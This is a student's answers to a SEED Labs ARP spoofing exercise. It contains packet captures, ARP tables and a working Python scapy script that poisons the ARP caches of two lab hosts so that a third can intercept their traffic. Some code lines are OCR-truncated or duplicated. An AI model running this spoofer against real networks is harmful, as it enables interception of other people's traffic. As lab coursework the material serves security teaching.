- Go back to A's shell where A is pinging B. Kill the ping after about 5 seconds. Show Host A's ARP table with `arp -n`. Paste the screenshot below.

Answer 1.2:

Host B shell

```
seed@ubuntu-s-1vcpu-2gb-nyc1-01:/root$ docksh e9c085da37d0
root@e9c085da37d0:/# tcpdump
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
16:05:17.843697 ARP, Request who-has A-10.9.0.5.net-10.9.0.0 tell e9c085da37d0, length 28
16:05:17.843728 ARP, Reply A-10.9.0.5.net-10.9.0.0 is-at 02:42:0a:09:00:05 (oui Unknown), length 28
16:05:17.907801 IP A-10.9.0.5.net-10.9.0.0 > e9c085da37d0: ICMP echo request, id 1, seq 6, length 64
16:05:17.907827 IP e9c085da37d0 > A-10.9.0.5.net-10.9.0.0: ICMP echo reply, id 1, seq 6, length 64
16:05:18.931797 IP A-10.9.0.5.net-10.9.0.0 > e9c085da37d0: ICMP echo request, id 1, seq 7, length 64
16:05:18.931842 IP e9c085da37d0 > A-10.9.0.5.net-10.9.0.0: ICMP echo reply, id 1, seq 7, length 64
16:05:19.955841 IP A-10.9.0.5.net-10.9.0.0 > e9c085da37d0: ICMP echo request, id 1, seq 8, length 64
16:05:19.955882 IP e9c085da37d0 > A-10.9.0.5.net-10.9.0.0: ICMP echo reply, id 1, seq 8, length 64
16:05:20.979803 IP A-10.9.0.5.net-10.9.0.0 > e9c085da37d0: ICMP echo request, id 1, seq 9, length 64
16:05:20.979829 IP e9c085da37d0 > A-10.9.0.5.net-10.9.0.0: ICMP echo reply, id 1, seq 9, length 64
16:05:22.003824 IP A-10.9.0.5.net-10.9.0.0 > e9c085da37d0: ICMP echo request, id 1, seq 10, length 64
16:05:22.003850 IP e9c085da37d0 > A-10.9.0.5.net-10.9.0.0: ICMP echo reply, id 1, seq 10, length 64
16:05:23.027804 IP A-10.9.0.5.net-10.9.0.0 > e9c085da37d0: ICMP echo request, id 1, seq 11, length 64
16:05:23.027832 IP e9c085da37d0 > A-10.9.0.5.net-10.9.0.0: ICMP echo reply, id 1, seq 11, length 64
16:05:24.051869 IP A-10.9.0.5.net-10.9.0.0 > e9c085da37d0: ICMP echo request, id 1, seq 12, length 64
16:05:24.051896 IP e9c085da37d0 > A-10.9.0.5.net-10.9.0.0: ICMP echo reply, id 1, seq 12, length 64
16:05:25.075861 IP A-10.9.0.5.net-10.9.0.0 > e9c085da37d0: ICMP echo request, id 1, seq 13, length 64
16:05:25.075895 IP e9c085da37d0 > A-10.9.0.5.net-10.9.0.0: ICMP echo reply, id 1, seq 13, length 64
16:05:26.099838 IP A-10.9.0.5.net-10.9.0.0 > e9c085da37d0: ICMP echo request, id 1, seq 14, length 64
16:05:26.099871 IP e9c085da37d0 > A-10.9.0.5.net-10.9.0.0: ICMP echo reply, id 1, seq 14, length 64
16:05:27.123849 IP A-10.9.0.5.net-10.9.0.0 > e9c085da37d0: ICMP echo request, id 1, seq 15, length 64
16:05:27.123883 IP e9c085da37d0 > A-10.9.0.5.net-10.9.0.0: ICMP echo reply, id 1, seq 15, length 64
16:05:28.147828 IP A-10.9.0.5.net-10.9.0.0 > e9c085da37d0: ICMP echo request, id 1, seq 16, length 64
16:05:28.147862 IP e9c085da37d0 > A-10.9.0.5.net-10.9.0.0: ICMP echo reply, id 1, seq 16, length 64
16:05:29.171809 IP A-10.9.0.5.net-10.9.0.0 > e9c085da37d0: ICMP echo request, id 1, seq 17, length 64
16:05:29.171836 IP e9c085da37d0 > A-10.9.0.5.net-10.9.0.0: ICMP echo reply, id 1, seq 17, length 64
16:05:30.195788 IP A-10.9.0.5.net-10.9.0.0 > e9c085da37d0: ICMP echo request, id 1, seq 18, length 64
16:05:30.195819 IP e9c085da37d0 > A-10.9.0.5.net-10.9.0.0: ICMP echo reply, id 1, seq 18, length 64
16:05:31.219807 IP A-10.9.0.5.net-10.9.0.0 > e9c085da37d0: ICMP echo request, id 1, seq 19, length 64
16:05:31.219839 IP e9c085da37d0 > A-10.9.0.5.net-10.9.0.0: ICMP echo reply, id 1, seq 19, length 64
16:05:32.243824 IP A-10.9.0.5.net-10.9.0.0 > e9c085da37d0: ICMP echo request, id 1, seq 20, length 64
16:05:32.243855 IP e9c085da37d0 > A-10.9.0.5.net-10.9.0.0: ICMP echo reply, id 1, seq 20, length 64
16:05:33.267843 IP A-10.9.0.5.net-10.9.0.0 > e9c085da37d0: ICMP echo request, id 1, seq 21, length 64
16:05:33.267876 IP e9c085da37d0 > A-10.9.0.5.net-10.9.0.0: ICMP echo reply, id 1, seq 21, length 64
16:05:34.291821 IP A-10.9.0.5.net-10.9.0.0 > e9c085da37d0: ICMP echo request, id 1, seq 22, length 64
16:05:34.291853 IP e9c085da37d0 > A-10.9.0.5.net-10.9.0.0: ICMP echo reply, id 1, seq 22, length 64
16:05:35.315813 IP A-10.9.0.5.net-10.9.0.0 > e9c085da37d0: ICMP echo request, id 1, seq 23, length 64
16:05:35.315839 IP e9c085da37d0 > A-10.9.0.5.net-10.9.0.0: ICMP echo reply, id 1, seq 23, length 64
```

Host A ARP table:

```
root@cd485adaad5f:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.6                 ether   02:42:0a:09:00:06   C                     eth0
root@cd485adaad5f:/#
```

Question 1.3:

- Use `docksh` to access Host M's shell. Do not ping any hosts from M. Show M's ARP table. Paste the screenshot below.
- Compare M's ARP table with A's ARP table (Question 1.2). Explain the similarities and/or differences.

Answer 1.3:
Host M's ARP table is empty while Host A;s ARP table has an entry for Host B. This is because Hoast M hasnt started receiving packets for host A using spoofing.

Host M's arp table

```
root@7f03a5a0b146:/# arp -n
root@7f03a5a0b146:/#
```

Task 5. Intercept A's packets from M.

Overview: Let M be the adversary who intercepts all packets from A to M.

Steps (or watch Danny's in-class demonstration):

1. Go to Host B's shell. Start a web server: `cd /; python3 -m http.server`
2. Go to Host A's shell. Visit B's web server: `curl http://10.9.0.6:8000`
3. Go to Host M's shell. Intercept the communication between A and B with the `arpspoof` command.
4. Use `tcpdump -A` to view the packet payload as observed by M.
5. Repeat Steps 1 and 2.
6. Observe the output of the tcpdump process.

Question 2.1:

- Include a screenshot of Host B's HTTP response (i.e., payload), along with the corresponding packet headers from M's perspective.
- Why do you see duplicated packet contents in Step 6?


Answer 2.1:
Host B's HTTP response:

```
root@cd485adaad5f:/# curl http://10.9.0.6:8000
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd">
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8">
<title>Directory listing for /</title>
</head>
<body>
<h1>Directory listing for /</h1>
<hr>
<ul>
<li><a href=".dockerenv">.dockerenv</a></li>
<li><a href="bin/">bin@</a></li>
<li><a href="boot/">boot/</a></li>
<li><a href="dev/">dev/</a></li>
<li><a href="etc/">etc/</a></li>
<li><a href="home/">home/</a></li>
<li><a href="lib/">lib@</a></li>
<li><a href="lib32/">lib32@</a></li>
<li><a href="lib64/">lib64@</a></li>
<li><a href="libx32/">libx32@</a></li>
<li><a href="media/">media/</a></li>
<li><a href="mnt/">mnt/</a></li>
<li><a href="opt/">opt/</a></li>
<li><a href="proc/">proc/</a></li>
<li><a href="root/">root/</a></li>
<li><a href="run/">run/</a></li>
<li><a href="sbin/">sbin@</a></li>
<li><a href="srv/">srv/</a></li>
<li><a href="sys/">sys/</a></li>
<li><a href="tmp/">tmp/</a></li>
<li><a href="usr/">usr/</a></li>
<li><a href="var/">var/</a></li>
</ul>
<hr>
</body>
</html>
```


Host B’s response via M’s perspective:

```
16:40:33.801859 IP B-10.9.0.6.net-10.9.0.0.8000 > A-10.9.0.5.net-10.9.0.0.36870: Flags [FP.], seq 156:1219, ack 78, win 509, options [nop,nop,TS val 3119174177 ecr 1092833295], length 1063
E..[6.@.?...
       ..
       ...@...`.H..8.....j.....
...!A#P.<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd">
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8">
<title>Directory listing for /</title>
</head>
<body>
<h1>Directory listing for /</h1>
<hr>
<ul>
<li><a href=".dockerenv">.dockerenv</a></li>
<li><a href="bin/">bin@</a></li>
<li><a href="boot/">boot/</a></li>
<li><a href="dev/">dev/</a></li>
<li><a href="etc/">etc/</a></li>
<li><a href="home/">home/</a></li>
<li><a href="lib/">lib@</a></li>
<li><a href="lib32/">lib32@</a></li>
<li><a href="lib64/">lib64@</a></li>
<li><a href="libx32/">libx32@</a></li>
<li><a href="media/">media/</a></li>
<li><a href="mnt/">mnt/</a></li>
<li><a href="opt/">opt/</a></li>
<li><a href="proc/">proc/</a></li>
<li><a href="root/">root/</a></li>
<li><a href="run/">run/</a></li>
<li><a href="sbin/">sbin@</a></li>
<li><a href="srv/">srv/</a></li>
<li><a href="sys/">sys/</a></li>
<li><a href="tmp/">tmp/</a></li>
<li><a href="usr/">usr/</a></li>
<li><a href="var/">var/</a></li>
</ul>
<hr>
</body>
</html>
```

Overall Activity from Host A, B, M:



Duplicated packets as seen in host M:



The duplicated packet contents are likely due to the ARP spoofing attack conducted using the arpspoof command. When arpspoof is used, it tricks the network devices (in this case, Host A and Host B) into thinking that Host M is their gateway (or another device they want to communicate with). As a result, data that A sends to B (and vice versa) will first go through M. Since Host M is intercepting and then forwarding the packets (effectively a man-in-the-middle attack), we see two copies of the data in the tcpdump output on Host M:

- The first copy is when Host M intercepts the packet from the source.
- The second copy is when Host M forwards the packet to the destination.

Task 6. Implement ARP spoofing in Python

Overview: Instead of using Linux's `arpspoof` tool, you should implement it in Python using the "scapy" package.

Steps:

1. (Google it.)
2. (Make sure to save the code somewhere on your computer, but not in SEED Labs. Once you shut down a container, your files are gone forever.)

Question 3.1:

- Paste your code below.

Answer 3.1:

```
import scapy.all as scapy
import time
import sys

def get_mac(ip):
    arp_request = scapy.ARP(pdst=ip)
    broadcast = scapy.Ether(dst="ff:ff:ff:ff:ff:ff")
    arp_request_broadcast = broadcast / arp_request
    answered_list = scapy.srp(arp_request_broadcast, timeout=5, verbose=False)[0]
    if answered_list:
        return answered_list[0][1].hwsrc
    else:
        print(f"No MAC address found for {ip}. Exiting.")
        sys.exit()

def spoof(target_ip, spoof_ip):
    target_mac = get_mac(target_ip)
    packet = scapy.ARP(op=2, pdst=target_ip, hwdst=target_mac, psrc=spoof_ip)
    print("[*] Sending Spoofed ARP Reply:")
    packet.show()
    scapy.send(packet, verbose=True)

def restore(destination_ip, source_ip):
    destination_mac = get_mac(destination_ip)
    source_mac = get_mac(source_ip)
    packet = scapy.ARP(op=2, pdst=destination_ip, hwdst=destination_mac, psrc=source_ip,
hwsrc=sourc>
    print("[*] Sending ARP Reply to Restore Network:")
    packet.show()
    packet.show()
    scapy.send(packet, count=4, verbose=True)

target_ip = "10.9.0.6" # Target IP to spoof
gateway_ip = "10.9.0.5"  # Gateway IP to impersonate

try:
    sent_packets_count = 0
    while True:
        spoof(target_ip, gateway_ip)
        spoof(gateway_ip, target_ip)
```

```
        sent_packets_count += 2
        print("\r[*] Packets Sent: " + str(sent_packets_count), end="")
        time.sleep(2)
except KeyboardInterrupt:
    print("\n[+] Detected CTRL + C .... Resetting ARP tables.... Please wait.\n")
    restore(target_ip, gateway_ip)
    restore(gateway_ip, target_ip)
```

Question 3.2:

- Repeat Task 2, replacing Step 2's `arpspoof` command with your Python code above. Include a screenshot of Host B's HTTP response (i.e., payload), along with the corresponding packet headers from M's perspective.

Answer 3.2:

M's perspective: